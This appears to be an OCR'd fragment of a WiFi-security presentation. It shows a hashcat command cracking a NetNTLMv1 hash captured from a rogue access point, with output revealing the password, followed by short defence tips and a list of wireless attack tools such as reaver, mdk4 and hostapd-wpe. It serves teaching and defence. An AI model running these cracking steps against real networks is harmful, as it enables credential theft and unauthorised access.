
hashcat -m 5500 ./hash.txt -w 4 /usr/share/dict/wordlist-probable.txt

```
dornan::::1d057de6f298c3d42da2cbf7573a4c42c0e0dc7286624f34:e323e815a8efd05f:navarro1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target......: dornan::::1d057de6f298c3d42da2cbf7573a4c42c0e0dc728...efd05f
```

How to Defence?

- Turn OFF WPS
- WPA2-Personal — use strong password
- WPA2-Enterprise — use certificates on client devices



- airodump-ng
- hcxpcapngtool
- mdk4
- john
- hashcat
- bettercap
- wash
- reaver
- bully
- airgeddon
- hostapd-wpe
- Eaphammer

https://github.com/koutto/pi-pwnbox-rogueap/wiki/


NO
FF
ONE
2022